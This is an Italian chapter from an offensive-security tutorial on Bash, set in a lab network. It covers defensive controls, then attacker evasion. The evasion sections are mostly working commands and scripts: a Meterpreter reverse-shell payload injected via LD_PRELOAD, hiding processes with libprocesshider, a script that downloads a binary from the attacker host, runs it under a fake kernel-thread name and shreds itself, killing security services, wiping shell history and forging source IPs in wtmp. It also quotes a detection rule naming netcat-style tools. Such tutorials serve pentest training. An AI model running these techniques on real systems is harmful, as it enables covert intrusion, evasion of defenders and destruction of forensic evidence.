I firewall per applicazioni non necessariamente sanno qualcosa delle applicazioni che stanno proteggendo. Le soluzioni RASP (*Runtime Application Self-Protection*) tentano di risolvere questo problema tenendo traccia di ciò che le applicazioni stanno facendo quando gestiscono le richieste. Per esempio, se un attacco SQL Injection riuscisse a bypassare il firewall per applicazioni web che si trova sul perimetro, l'applicazione attaccata potrebbe inviare il comando SQL al proprio database e restituire una risposta contenente una grande quantità di dati personali. Poiché hanno una visione più precisa del codice, le soluzioni RASP possono identificare questi tentativi e bloccarli.



## Sicurezza della rete

Le aziende spesso trascurano la sicurezza della rete, poiché spesso proteggono dal traffico dannoso proveniente dall'esterno di Internet ma trascurano di fare lo stesso per il traffico interno. Le seguenti soluzioni possono colmare queste lacune.

### Sistemi per il rilevamento e prevenzione delle intrusioni

I sistemi IDS/IPS (*Intrusion Detection And Prevention Systems*) sono dispositivi software o hardware che osservano la rete alla ricerca di segni di intrusione in base ai modelli di traffico. Questi sistemi tendono a utilizzare firme notoriamente dannose insieme ad altre euristiche e, una volta che osservano un payload dannoso, lanciano allarmi o bloccano del tutto il traffico. Alcuni esempi di sistemi IDS e IPS sono Snort, Zeek, Suricata e OSSEC.

### Firewall di rete

I firewall di rete ispezionano il traffico in entrata e in uscita nei punti critici di un'architettura di rete, filtrando il traffico proveniente da Internet e fra le reti interne. I *firewall di nuova generazione* offrono funzionalità aggiuntive, come il filtraggio degli URL, l'ispezione approfondita dei pacchetti, il rilevamento del malware, l'intelligence sulle minacce e l'identificazione di protocolli o applicazioni.

### Honeypot

Gli honeypot sono elementi progettati per avere l'aspetto di veri sistemi di produzione, ma il loro vero scopo è quello

di rilevare gli autori della minaccia che tentano di violare una rete o di spostarsi lateralmente dopo una violazione riuscita. Gli honeypot possono raccogliere informazioni sulle minacce. Attirando gli hacker a prendere di mira determinati sistemi, permettono a chi si occupa delle difese di apprendere le tattiche e tecniche da essi impiegate. Queste informazioni possono aiutare a rafforzare i controlli di sicurezza e concentrarsi sui possibili punti deboli.

## Raccolta e aggregazione dei file log

I file log sono una risorsa critica per chi si occupa delle difese, in quanto forniscono la prova delle violazioni sia durante un incidente sia dopo il fatto. Un sistema può raccogliere log da quasi tutto, inclusi host, stampanti, switch di rete, firewall e applicazioni. Gli endpoint spesso trasmettono i log ad appositi sistemi centralizzati di gestione delle informazioni di sicurezza e degli eventi, dove chi si occupa delle difese può trovare correlazioni fra gli eventi per identificare le anomalie. Esempi di meccanismi che raccolgono log per scopi di sicurezza includono Auditd, Fluent Bit e client syslog. I file log di questi componenti spesso sono centralizzati in applicazioni come OSSEC e Wazuh.

La Tabella 12.1 elenca diversi controlli a livello di host e le loro caratteristiche, come i nomi dei processi e la posizione in cui archiviano i file di runtime.

**Tabella 12.1** Controlli di sicurezza e relativi identificatori.

| Nome | Categoria | Tipo di identificatore | Identificatore |
|------|-----------|------------------------|----------------|
|------|-----------|------------------------|----------------|

|                      |                                                 |               |                             |
|----------------------|-------------------------------------------------|---------------|-----------------------------|
| Auditd               | Logging dei controlli di sicurezza              | Nome processo | auditd                      |
| OSSEC                | Rilevamento delle intrusioni                    | Nome processo | ossec                       |
| syslog               | Protocollo di logging degli eventi              | Nome processo | syslog rsyslog<br>syslog-ng |
| iptables             | Firewall basato su host                         | Nome processo | iptables                    |
| UFW                  | Firewall basato su host                         | Nome processo | ufw                         |
| Open Source Tripwire | Monitoraggio dell'integrità dei file            | Directory     | /etc/tripwire               |
| AIDE                 | Monitoraggio dell'integrità dei file            | Directory     | /etc/aide                   |
| AppArmor             | Profilazione della sicurezza delle applicazioni | Directory     | /etc/apparmor.d             |
| chkrootkit           | Scanner rootkit                                 | Directory     | /etc/chkrootkit             |
| SELinux              | Imposizione del controllo degli accessi         | Directory     | /etc/selinux                |
| Fluent Bit           | Raccolta di file log                            | Directory     | /etc/fluent-bit             |
| Rootkit Hunter       | Scanner rootkit                                 | File          | /etc/rkhunter.conf          |

Questa tabella si concentra principalmente sui controlli di sicurezza open source degli endpoint. La utilizzeremo nell'Esercizio 26.

## Esercizio 26 – Controllare gli host

Immaginate di dover realizzare uno script per scaricare su una macchina violata del codice dannoso, prelevato da Internet. Prima che lo script esegua il download, dovrebbe esplorare l'ambiente runtime dell'host violato e fermarsi se trova strumenti di sicurezza.

In questo esercizio, implementerete uno script di questo tipo. La Tabella 12.1 ha fornito alcune euristiche che potete impiegare per identificare gli strumenti di sicurezza. Per esempio, Tripwire crea una directory in `/etc/tripwire`, mentre i server syslog generalmente vengono eseguiti usando specifici nomi per i processi, come `rsyslog` o `syslog-ng`. In generale, il vostro script dovrebbe essere in grado di fare quanto segue.

1. Verificare l'ambiente per individuare la presenza di eventuali strumenti di sicurezza per la difesa.
2. Scaricare il malware solo se l'host risulta non protetto. Potete impiegare un file EICAR come quello su <https://secure.eicar.org/eicar.com.txt> per simulare il download di un file dannoso. I *file EICAR* sollevano l'attenzione degli strumenti di rilevamento della sicurezza, ma in modo sicuro, senza coinvolgere file davvero dannosi.
3. Se l'host è protetto, generare un report che elenca gli strumenti identificati.

Potete trovare una soluzione di esempio, `exercise_solution.sh`, nel repository GitHub del libro. Per approfondire questo esercizio, eseguite ulteriori ricerche sugli strumenti di sicurezza per Linux ed estendete la vostra tabella di

euristiche. Potete anche andare oltre il semplice rilevamento degli strumenti, in base ai nomi che usano per processi, file e directory. Per esempio, provate a controllare i moduli del kernel caricati (usando `lsmod`) o i pacchetti installati (usando `dpkg`).

#### NOTA

Potete scaricare gli script di questo capitolo da <https://github.com/dolevf/Black-Hat-Bash/blob/master/ch12>.

## Mascheramento dei processi dannosi

In genere, gli strumenti di difesa identificano le attività dannose in base alla presenza di determinati processi anomali in esecuzione sul sistema. In questo paragrafo, prenderemo in considerazione tre tecniche per celare un processo dannoso: precaricare librerie condivise dannose tramite un processo innocuo, nascondere l'esecuzione del processo e modificare il nome del processo per renderlo "legittimo".

### Precaricamento di librerie

Usiamo `LD_PRELOAD` per precaricare una libreria condivisa dannosa. Questa variabile d'ambiente accetta un elenco di oggetti condivisi specificati dall'utente, da caricare prima di tutti gli altri. Imposteremo un listener sulla macchina Kali ed eseguiremo il precaricamento della libreria condivisa tramite un processo su `p-jumpbox-01` (172.16.10.13).

Come codice dannoso, utilizzeremo il payload *Meterpreter* di Metasploit, un elemento del framework Metasploit, che

può fornire agli hacker una shell interattiva. Sulla macchina Kali, provate a lanciare il seguente comando per generare un oggetto condiviso Meterpreter:

```
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=172.16.10.1 LPORT=2222 -f elf-so > meterpreter.so
```

Questo comando usa il payload `reverse_tcp`, che si collegherà all'indirizzo dell'host locale 172.16.10.1 (la macchina Kali), sulla porta locale 2222/TCP, usando il formato `elf-so`. Quindi reindirizzerà l'output su `meterpreter.so`. Eseguite il comando `file` per vedere il formato di questo file:

```
$ file meterpreter.so
meterpreter.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped
```

Potete caricare questo file sulla macchina `p-jumpbox-01` con `scp`:

```
$ scp -0 meterpreter.so backup@172.16.10.13:/tmp
```

Questo comando usa l'utente `backup`. Ricordate che la sua password è `backup`.

#### NOTA

Tenete presente che qualsiasi controllo di sicurezza degli endpoint in esecuzione sul sistema potrebbe notificare agli analisti della sicurezza l'esistenza di un payload Meterpreter. In generale, scrivere da sé un payload è un modo più efficace per garantire che un'operazione passi inosservata.

Successivamente, sulla macchina Kali, eseguite `msfconsole` per avviare Metasploit, quindi configurate il listener TCP:

```
msf > use exploit/multi/handler
msf > set payload linux/x64/meterpreter/reverse_tcp
msf > set LHOST 172.16.10.1
msf > set LPORT 2222
msf > run
```

Questo listener attiverà una sessione di Meterpreter dopo aver precaricato l'oggetto condiviso Meterpreter.

Vogliamo caricare il payload Meterpreter in un processo dall'aspetto innocuo. Vediamo quali processi sono attualmente in esecuzione su p-jumpbox-01 (172.16.10.13):

```
$ ps aux
USER      PID  %CPU  %MEM  STAT  START  TIME  COMMAND
root        1   0.0   0.0   Ss   Nov23   0:00  /bin/sh -c service ssh restart &&
tail -f /dev/null
root       17   0.0   0.0   Ss   Nov23   0:00  sshd: /usr/sbin/sshd [listener] 0 of
10-100 startups
root       28   0.0   0.0    S   Nov23   0:38  tail -f /dev/null
root     30238   0.0   0.0   Ss   Nov28   0:00  bash
root     37405  100   0.0   R+   03:14   0:00  ps aux
```

Se la vostra attività dannosa stabilirà una connessione di rete, vi consigliamo di usare un processo che i membri del Blue Team considereranno normale attività di rete, come un server SSH o un server web. In questo caso, useremo `sshd` con il comando riportato nel Listato 12.1.

#### Listato 12.1

---

```
$ LD_PRELOAD=/tmp/meterpreter.so ssh
```

In Metasploit dovreste ottenere un output simile al seguente:

```
[*] Started reverse TCP handler on 172.16.10.1:2222
[*] Sending stage (3045348 bytes) to 172.16.10.13
[*] Meterpreter session 1 opened (172.16.10.1:2222 -> 172.16.10.13:46048)
meterpreter >
```

Ora che avete una shell Meterpreter, eseguite il comando `help` per visualizzare i comandi disponibili.

## Mimetizzazione del processo

Un altro modo per nascondere processi dannosi è con `libprocesshider`, sviluppato da Gianluca Borello. Anche questo strumento usa il precaricamento per caricare librerie condivise prima che vengano caricate le altre librerie.

Useremo `libprocesshider` per nascondere il nome del processo da strumenti come `ps`.

Sulla macchina Kali, eseguite i seguenti comandi per clonare il repository GitHub:

```
$ git clone https://github.com/gianlucaborello/libprocesshider
$ cd libprocesshider
```

Successivamente, modificate lo script `processhider.c` per usare un nome innocuo per il processo che volete nascondere (invece del valore predefinito `evil_script.py` dello script). In questo caso, lo sostituiremo con `sshd`:

```
$ sed -i s'/evil_script.py/cron/'g processhider.c
```

Successivamente, compilate lo script utilizzando `make`:

```
$ make
```

Questo comando dovrebbe creare il file `libprocesshider.so`. Copiatelo sulla macchina `p-jumpbox-01` (172.16.10.13). Quindi, aggiungete il percorso del file `libprocesshider.so` al file `/etc/ld.so.preload` SU `p-jumpbox-01` usando l'utente `root`. Le modifiche dovrebbero avere effetto immediatamente dopo aver aggiunto questa riga:

```
# echo /tmp/libprocesshider.so >> /etc/ld.so.preload
```

Eseguite nuovamente `ps` per vedere il risultato:

```
# ps aux
USER      PID  %CPU  %MEM  VSZ   RSS    TTY   STAT   START   TIME   COMMAND
root         1   0.0   0.0  2752   972    ?     Ss    03:23   0:00   /bin/sh -c
service ssh re...
root        29   0.0   0.0  3760  2132    ?     Ss    03:23   0:00   /usr/sbin/cron -P
root        30   0.0   0.0  2684   904    ?      S    03:23   0:00   tail -f /dev/null
root        34   0.0   0.0  4524  3892  pts/0   Ss+   03:23   0:00   bash
backup      68   0.0   0.0  4524  3836  pts/1   Ss    03:26   0:00   -bash
backup     113   0.0   0.0  4524  3748  pts/2   Ss    03:38   0:00   -bash
backup     116  100   0.1  8224  4064  pts/2   R+    03:38   0:00   ps aux
```

Come potete vedere, il processo `sshd` non è visibile nell'output. Dovrebbe essere nascosto anche rispetto ad altri strumenti, come `top`:



```
# top -n 1
Tasks: 6 total, 1 running, 5 sleeping, 0 stopped, 0 zombie
%Cpu(s):100.0 us, 0.0 sy, 0.0 ni, 0.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 3920.9 total, 1333.0 free, 1350.8 used, 1598.0 buff/cache
MiB Swap: 1024.0 total, 681.3 free, 342.7 used. 2570.2 avail Mem
  PID   USER  PR   NI  VIRT   RES   SHR  S   %CPU  %MEM    TIME+  COMMAND
    1    root   20    0   2752    972   868  S    0.0   0.0   0:00.02  sh
   29    root   20    0   3760   2316  2080  S    0.0   0.1   0:00.00  cron
   30    root   20    0   2684    904   800  S    0.0   0.0   0:00.12  tail
   34    root   20    0   4524   3972  3296  S    0.0   0.1   0:00.19  bash
   68  backup   20    0   4524   3836  3224  S    0.0   0.1   0:00.01  bash
  153    root   20    0   8728   4728  2828  R    0.0   0.1   0:00.01  top
```

Tuttavia, questo metodo non è infallibile, poiché il processo dannoso non è scomparso del tutto. Potete ancora trovarlo nel file system `/proc` specificando il PID nel percorso:

```
# cat /proc/17/comm
sshd
```

Per nascondere ulteriormente i vostri processi, potete provare a mascherarli.

## Mascheramento del processo

*Mascheramento* è un termine generico per le tecniche che gli hacker usano per celare un processo dannoso, fingendolo legittimo. Per esempio, possono rinominarlo in qualcosa che sembri un processo di sistema, usando errori di battitura difficili da individuare, come `corn`, che a prima vista potrebbe sembrare `cron`. Tale nome potrebbe eludere gli strumenti di sicurezza degli endpoint che usano regole di rilevamento specifiche per cercare i nomi di determinati file binari in esecuzione. Per esempio, considerate il seguente pseudocodice per un `alert`:

```
alert if os_type == "Linux" AND process_name in("ping", "nping", "hping",
"hping2", "hping3", "nc", "ncat", "netcat", "socat")
```

Questa logica cerca di intercettare processi con nomi quali `ping`, `netcat` e `socat` su qualsiasi sistema operativo Linux.

Il problema con le regole di rilevamento basate sui nomi di file binari è che questi ultimi possono essere modificati, quindi sono più facili da eludere rispetto ai rilevamenti basati sui comportamenti o alle euristiche più intelligenti. Nel prossimo esercizio, nasconderete un processo utilizzando nomi elusivi.

## Esercizio 27 – Rotazione del nome dei processi

In questo esercizio, eseguirete un processo usando un nome casuale, in modo da celarlo nell'ambiente e renderlo più difficile da individuare. Useremo una manciata di possibili nomi di processo racchiusi fra parentesi quadre (`[]`), che di solito indicano che i processi non hanno una loro riga di comando, come quelli in `/proc/PID/cmdline`. I thread del kernel sono un esempio di tali processi.

Il Listato 12.2 mostra alcuni esempi di nomi di processi con parentesi quadre in esecuzione sulla macchina Kali. Utilizziamo `grep` con un'espressione regolare per estrarre questo testo.

### Listato 12.2

---

```
$ ps aux | grep -o '\[.*\]' | head -8
[kthreadd]
[rcu_gp]
[rcu_par_gp]
[slub_flushwq]
[netns]
[mm_percpu_wq]
[rcu_tasks_kthread]
[rcu_tasks_rude_kthread]
```

Utilizzando le parentesi quadre, potete far sembrare il vostro processo più legittimo e renderlo così più difficile da

individuare, perché chi si occupa delle difese potrebbe supporre che si tratti di un normale processo di sistema e ignorarlo quando esamina gli elenchi dei processi.

Per iniziare, consideriamo lo script del Listato 12.3. Lo analizzeremo insieme.

### Listato 12.3

---

```
#!/bin/bash
WORK_DIR="/tmp"
RANDOM_BIN_NAMES=("[cpuhp/0]" "[khungtaskd]" "[blkcg_punt_bio]" "[
ipvs8_addrconf]" "[mlb]" "[kstrp]" "[neetns]" "[rcu_gb]") (1)
RANDOMIZE=$((RANDOM % 7)) (2)
BIN_FILE="${RANDOM_BIN_NAMES[$RANDOMIZE]}" (3)

FULL_BIN_PATH="${WORK_DIR}/${BIN_FILE}"
self_removal(){
    shred -u -- "$(basename "$0")" && rm -f -- "${FULL_BIN_PATH}"
}
if command -v curl 1> /dev/null; then (4)
    curl -s "http://172.16.10.1:8080/system_sleep" -o "${FULL_BIN_PATH}" (5)
    if [[ -s "${FULL_BIN_PATH}" ]]; then
        chmod +x "${FULL_BIN_PATH}"
        export PATH="${WORK_DIR}:${PATH}" (6)
        nohup "${BIN_FILE}" &> /dev/null & (7)
    fi
fi
trap self_removal EXIT (8)
```

In (1), definiamo l'array `RANDOM_BIN_NAMES`, che contiene alcuni nomi di processo arbitrari racchiusi fra parentesi quadre. I nomi presentano piccole variazioni che li rendono più difficili da distinguere dai comuni processi di sistema (come `ipvs8_addrconf` invece di `ipvs6_addrconf`). Questo array rappresenta l'elenco dei possibili nomi di processo che alimenteranno lo script.

Poi generiamo un numero casuale da 0 a 7 con la variabile d'ambiente `RANDOM` e l'operatore modulo (%) (2). Utilizzeremo il valore risultante come numero di indice dell'array per scegliere il nome del file binario (3). Per esempio, se il numero casuale è 2, selezioniamo il nome dall'array utilizzando `RANDOM_BIN_NAMES[2]`.

Successivamente, controlliamo se è disponibile il comando `curl` (4) in modo che lo script non proceda, se manca. In (5), scarichiamo il file binario `system_sleep` dalla macchina Kali e lo salviamo in `/tmp`. Modifichiamo la variabile d'ambiente `PATH` per includere la directory di lavoro corrente definita in `WORK_DIR` (`/tmp`) come prima directory nel percorso di ricerca (6), quindi eseguiamo il file binario e lo mettiamo in background (7). A scopo di test, il file binario esegue semplicemente `sleep 100`.

Infine, in (8) utilizziamo il `sigspec EXIT` per richiamare la funzione `self_removal()`. Questa funzione assicura che eseguiamo un'auto-eliminazione al termine dello script, con il comando `shred -u`. Il segnale `EXIT` assicura che il file verrà rimosso anche se si verificano errori nello script.

Prima di eseguire questo script, rendete disponibile `system_sleep` alla rete 172.16.10.0/24 dalla macchina Kali. Ecco i comandi per compilare `system_sleep`:

```
$ cd ~/Black-Hat-Bash/ch12
$ gcc system_sleep.c -o system_sleep
$ ls -ld system_sleep
-rwxrwxr-x 1 kali 15968 Dec 3 14:20 system_sleep
```

Quindi, avviate un server HTTP dalla stessa directory:

```
$ python3 -m http.server 8080
```

Copiate lo script in `p-jumpbox-01` (172.16.10.13) o in `p-web-01` (172.16.10.10) per vederlo in azione. All'esecuzione dello script, dovrete ottenere un output simile al seguente, nell'elenco dei processi:

```
$ bash binary_name_rotation.sh
$ ps aux
USER      PID  %CPU  %MEM    VSZ   RSS  TTY   STAT  START  TIME  COMMAND
root         1   0.0   0.0   2752   972    ?    Ss   Nov30   0:00  /bin/sh -c
service ssh re...
root       17   0.0   0.1  14924  4716    ?    Ss   Nov30   0:00  sshd:
/usr/sbin/sshd [lis...
root       29   0.0   0.0   3760  2316    ?    Ss   Nov30   0:03  /usr/sbin/cron -
P
```

```

root      30    0.0    0.0    2684    904      ?      S   Nov30   0:23   tail -f
/dev/null
root  28050    0.0    0.0    4612    3760    pts/1    Ss   17:49   0:00   bash
root  28772    0.0    0.0    2484    1352    pts/1    S    19:25   0:00   [kstrrp]
root  28775    0.0    0.0    2732     860    pts/1    S    19:25   0:00   sh -c sleep 100

```

Potete espandere questo script aggiungendo i comandi per rilevare la distribuzione su cui viene eseguito, per poi scegliere un nome di processo comunemente presente in quella specifica distribuzione.

## Inserimento di file nella memoria condivisa

La directory `/dev/shm` fornisce un'area di memoria condivisa che i processi possono usare per comunicare fra loro. Questi "oggetti" di memoria condivisa esistono finché il sistema non viene spento o finché i processi non li de-mappano, e sono soggetti agli stessi rischi per la sicurezza degli altri mount condivisi trattati nel Capitolo 8.

### NOTA

I comandi usati da qui in poi non sono supportati nell'ambiente-laboratorio, ma possono essere provati nella macchina virtuale Kali.

Di solito, i sistemi montano `/dev/shm` usando flag di sicurezza, per prevenire i possibili abusi. Il comando riportato nel Listato 12.4 mostra quale potrebbe essere l'aspetto di un mount di `/dev/shm` con il flag `noexec`.

### Listato 12.4

---

```

$ mount | grep "/dev/shm"
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k,inode64)

```

È anche possibile leggere queste informazioni direttamente dal file `/proc/self/mountinfo` (Listato 12.5).

### Listato 12.5

---

```
$ grep /dev/shm /proc/self/mountinfo
964 959 0:104 / /dev/shm rw,nosuid,nodev,noexec,relatime - tmpfs shm
rw,size=65536k,inode64
```

Come potete vedere, `/dev/shm` viene spesso montato usando l'opzione `noexec` di default, che non consente l'esecuzione di file binari dall'interno della directory. Se volete inserirvi un file binario ed eseguirlo, dovete rimontare `/dev/shm`, operazione che richiede l'accesso `root`. Potete farlo con il comando `mount -o remount`, come vediamo nel Listato 12.6.

### Listato 12.6

---

```
# mount -o "remount,$(mount | grep shm | grep -oP '\(\\K[^\)]+' | sed
s'/noexec/exec/')" /dev/shm
```

Avete mantenuto le vecchie opzioni di `mount`, ma avete sostituito `noexec` con `exec`.

## Disabilitazione dei controlli di sicurezza runtime

Potete disattivare i controlli di sicurezza solo se siete riusciti a violare l'account `root` di un sistema. Tenete presente, tuttavia, che l'arresto dei servizi, molto probabilmente attiverà degli alert. In questo paragrafo, esamineremo diversi modi per arrestare i servizi.

Per controllare lo stato di un servizio, utilizzate il comando `service` con l'opzione `--status-all` (Listato 12.7).

### Listato 12.7

---

```
# service --status-all
[ - ] atd
[ + ] cron
[ - ] dbus
```

```
[ ? ] hwclock.sh
[ - ] postfix
[ - ] procps
[ + ] ssh
```

Il simbolo [ ? ] indica che lo stato del servizio non è noto, [ + ] indica che il servizio è attualmente in esecuzione e [ - ] indica che il servizio è interrotto.

Per interrompere un servizio, eseguite il comando `service nome-del-servizio stop` (Listato 12.8).

#### Listato 12.8

---

```
# service atd stop
```

Nel Capitolo 10, abbiamo menzionato al fatto che i sistemi basati su `systemd` possono usare il comando `systemctl` per il controllo dei servizi. Sulla macchina Kali, potete elencare i servizi disponibili con il comando riportato nel Listato 12.9.

#### Listato 12.9

---

```
# systemctl list-units --type=service
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
atd.service                        loaded active running Deferred execution scheduler
colord.service                     loaded active running Manage, install and generate
color profiles
console-setup.service             loaded active exited Set console font and keymap
containerd.service               loaded active running containerd container runtime
```

Per fermare un servizio, eseguite il comando `systemctl stop nome-del-servizio`, come vediamo nel Listato 12.10.

#### Listato 12.10

---

```
# systemctl stop cron
```

Notate che alcuni servizi sono configurati per essere eseguiti all'avvio, ovvero si riavviano a ogni riavvio del sistema. Potete provare a disabilitare questo comportamento passando a `systemctl` il comando `disable` (Listato 12.11).

### Listato 12.11

---

```
# systemctl disable atd
```

In alcuni sistemi, come nel caso della distribuzione CentOS basata su Red Hat o delle versioni meno recenti di Red Hat Enterprise Linux, potrebbe essere necessario utilizzare il comando `chkconfig` per disabilitare il lancio di un servizio all'avvio (Listato 12.12).

### Listato 12.12

---

```
# chkconfig atd off
```

Manipolare i processi degli strumenti di sicurezza susciterà sospetti e probabilmente avvierà un'indagine sull'incidente. Invece di impiegare specifici strumenti per terminare un processo, potreste eseguire un'iterazione sui nomi dei processi in questione ed eseguire il comando `kill` direttamente sui PID (Listato 12.13).

### Listato 12.13

---

```
$ for pid in $(ps -ef | grep -e "iptables" -e "cron" -e "syslog" |  
awk '{print $2}'); do kill -9 "${pid}"; done
```

Notate che questo metodo non è elegante e potrebbe portare a risultati indesiderati. Utilizzatelo con cautela.

## Manipolazione della cronologia

Nei capitoli precedenti, abbiamo parlato del file `.bash_history`, situato nella directory home di ciascun utente, che contiene i comandi eseguiti dagli utenti locali. Disabilitando questo comportamento, gli hacker possono celare le proprie attività sul sistema target. La shell bash offre una manciata di variabili d'ambiente che controllano il comportamento del



tracciamento dell'esecuzione dei comandi nei file della cronologia.

- **HISTSIZE:** determina il numero di comandi che possono essere memorizzati nella cache.
- **HISTFILE:** determina il percorso del file della cronologia sul file system (per esempio, `/home/user/.bash_history`).
- **HISTFILESIZE:** determina il numero di comandi che il file `.bash_history` può memorizzare sul disco.
- **HISTCONTROL:** controlla il salvataggio dei comandi nell'elenco della cronologia utilizzando valori separati da due punti (:). Il valore `ignorespace` esclude dall'elenco della cronologia le righe che iniziano con uno spazio; il valore `ignoredups` evita il salvataggio delle righe che corrispondono a una voce precedente; `ignoreboth` combina `ignorespace` e `ignoredups`. Il valore `erasedups` rimuove dal file della cronologia tutte le occorrenze precedenti della riga corrente, prima di salvarlo.
- **HISTIGNORE:** definisce i pattern di comandi che non devono essere aggiunti al file della cronologia.

Se impostiamo il valore `ignorespace` per la variabile `HISTCONTROL`, ci basta anteporre uno spazio ai comandi per escluderli dal file della cronologia (Listato 12.14).

#### Listato 12.14

---

```
$ export HISTCONTROL=ignorespace
$ echo hello world    # ATTENZIONE: qui davanti a echo c'è uno spazio
aggiuntivo.
hello world
$ history | tail -5
38 ps aux
39 clear
40 history | tail -5
```

```
41 export HISTCONTROL=ignorespace
42 history | tail -5
```

Per cancellare la cronologia dei comandi per l'utente corrente, eseguite i comandi contenuti nel Listato 12.15.

#### Listato 12.15

---

```
$ history -c && history -w
```

Il comando `history -c` cancella la cronologia, mentre l'opzione `-w` scrive sul file della cronologia la sola cronologia corrente.

Per disattivare il monitoraggio della cronologia dei comandi per l'utente corrente, utilizzate i comandi contenuti nel Listato 12.16. Questi avranno effetto solo sulla sessione corrente.

#### Listato 12.16

---

```
$ export HISTSIZE=0 && export HISTFILE=/dev/null
```

Per disattivare il monitoraggio della cronologia dei comandi in tutte le sessioni, aggiungete questi comandi al file `~/.bashrc`.

## Manomissione dei metadati della sessione

Nel Capitolo 8, abbiamo esplorato le righe dei file log relative alle sessioni di login che si sono connesse, disconnesse e che non sono riuscite, utilizzando strumenti come `last`, `lastb`, `w` e `who`. Questi comandi leggono da file log che, solitamente, sono archiviati nelle directory `/var/log` e `/var/run`. Con le autorizzazioni corrette, possiamo manipolare

questi file nel tentativo di modificare le informazioni sulle sessioni, come gli indirizzi IP, le date e gli orari.

Per esempio, modifichiamo un file log per cambiare il nostro indirizzo IP di origine. Sulla macchina Kali, aprite una finestra terminale e, come utenti `backup`, eseguite una SSH nella macchina `p-jumpbox-01` con il seguente comando:

```
$ ssh backup@172.16.10.13
```

Quindi, eseguite il comando `last` per visualizzare i metadati relativi all'ultima sessione che si è connessa:

```
$ last
backup pts/1 172.16.10.1 Thu Dec 7 03:31 gone - no logout
wtmp begins Thu Dec 7 03:31:28
```

Come potete vedere nella parte evidenziata, l'indirizzo IP di origine è quello della macchina Kali (172.16.10.1). Aprite un secondo terminale e fate SSH in `p-jumpbox-01`, ora usando l'utente `root`:

```
$ ssh root@172.16.10.13
```

Quindi, eseguite il comando `xxd` per scaricare `/var/log/wtmp`, in esadecimale:

```
# xxd /var/log/wtmp
00000000: 0700 0000 3bf3 0000 7074 732f 3100 0000 ....;...pts/1...
00000010: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000020: 0000 0000 0000 0000 7473 2f31 6261 636b .....ts/1back
00000030: 7570 0000 0000 0000 0000 0000 0000 0000 up.....
00000040: 0000 0000 0000 0000 0000 0000 3137 322e .....172.
00000050: 3136 2e31 302e 3100 0000 0000 0000 0000 16.10.1.....
```

La struttura del file `/var/log/wtmp` è fragile: una modifica errata può renderlo completamente illeggibile. Utilizzando il seguente comando, cambiate l'indirizzo IP di origine da 172.16.10.1 a 172.50.10.1, modificando solo due byte (Listato 12.17).

#### Listato 12.17

---

```
# sed -i s'/\x31\x36/\x35\x30/'g /var/log/wtmp
```

Utilizzando l'utente `backup`, eseguite nuovamente il comando `last` per visualizzare le modifiche:

```
$ last
backup pts/1 172.50.10.1 Thu Dec 7 03:31 gone - no logout
```

Per spingervi oltre, provate a modificare l'output del comando `lastb` modificando il file `/var/log/btmp`:

```
$ lastb
idontexit ssh:notty 172.16.10.1 Thu Dec 7 03:54 - 03:54 (00:00)
backup ssh:notty 172.16.10.1 Thu Dec 7 03:30 - 03:30 (00:00)
```

Per vedere le informazioni di `lastb`, dovrete provare ad accedere alla macchina usando le credenziali sbagliate almeno una volta. Per esempio, provate a usare SSH come un utente inesistente, per esempio con `ssh`

```
idontexist@172.16.10.13.
```

## Nascondere i dati

I controlli di sicurezza di una rete aziendale tentano di proteggere le informazioni sensibili da ogni forma di divulgazione non autorizzata, dalle fughe di notizie e dalla distruzione. Anche chi opera segretamente spesso cerca di nascondere le informazioni sensibili con cui interagisce. Gli hacker possono codificare, offuscare e crittografare i dati utilizzando vari strumenti standard o algoritmi personalizzati.

## Codifica

La *codifica dei dati* è il processo di conversione delle informazioni da un formato a un altro. Le comunicazioni digitali spesso utilizzano una codifica per rappresentare i dati in un formato che ne consente la trasmissione,

l'archiviazione o l'elaborazione. Come abbiamo visto in questo libro, la shell bash fornisce un supporto integrato per la codifica base64 con il comando omonimo. Utilizzando `echo`, potete inviare una stringa al comando `base64` per ottenere la versione codificata:

```
$ echo -n "Secret Data" | base64
U2VjcmV0IERhdGE=
```

Per decodificare queste informazioni, basta passare al comando `base64` il parametro `-d`:

```
$ echo "U2VjcmV0IERhdGE=" | base64 -d
Secret Data
```

Possiamo codificare la stessa stringa più di una volta con bash. L'uso di più operazioni di codifica fornisce ulteriori livelli di offuscamento, con il potenziale di frustrare chiunque stia cercando di recuperare la stringa originale. Nel Listato 12.18, codifichiamo per ben dieci volte la stringa `Hello!`.

---

#### Listato 12.18

```
$ text="Hello!"
$ rounds=10; for i in $(seq ${rounds}); do text="$(echo "${text}" | base64)";
done
```

Per decodificare la stringa, utilizzate lo stesso numero di operazioni che avete specificato in fase di codifica (Listato 12.19).

---

#### Listato 12.19

```
$ echo $text
Vm0wd2QyVkZOVWRXV0doVFYwZDRWRl13Wkc5WFZsbDNXa1JTVjJlKR2JETlhhMUUpUVmpGYWRHVkdX
bFp0YWtFeFZtMTRZV014WkhWaApSbHBPWVd0RmVGWnNva2RaVjFKSFZtNUdVd3BpU0VKdldWaHdW
MlZXV250V2JVWmFWbXh3ZVZSc1duTldkM0JwVW01Q1ZWZFhkRmRYCmJWnnpWMnhXVldKWVVuSlph
MVpMVlRGc2RXSXpaRlJrTWpnNVEyYz1QUW89Cg==
$ rounds=10; for i in $(seq ${rounds}); do text="$(echo "${text}" | base64 -d)";
done
$ echo $text
Hello!
```

Possiamo anche utilizzare l'utility a riga di comando `xxd` per convertire i dati in esadecimale (Listato 12.20).

#### Listato 12.20

---

```
$ echo -n "Secret Data" | xxd -p
5365637265742044617461
```

Per decodificare i dati esadecimali utilizzando la shell `bash`, usate `xxd -r -p` (Listato 12.21).

#### Listato 12.21

---

```
$ echo "5365637265742044617461" | xxd -r -p
Secret Data
```

Possiamo combinare gli schemi di codifica creando pipe fra i loro output. Il Listato 12.22 invia l'output codificato in `base64` alla funzione di codifica esadecimale.

#### Listato 12.22

---

```
$ echo "Secret Data" | xxd -p | base64
NTM2NTYzNzI2NTc0MjA0NDYxNzQ2MTBhCg==
```

Tuttavia, i dati codificati sono facili da decodificare, conoscendo la codifica impiegata. I meccanismi di crittografia, invece, forniscono una protezione più forte.

## Crittografia

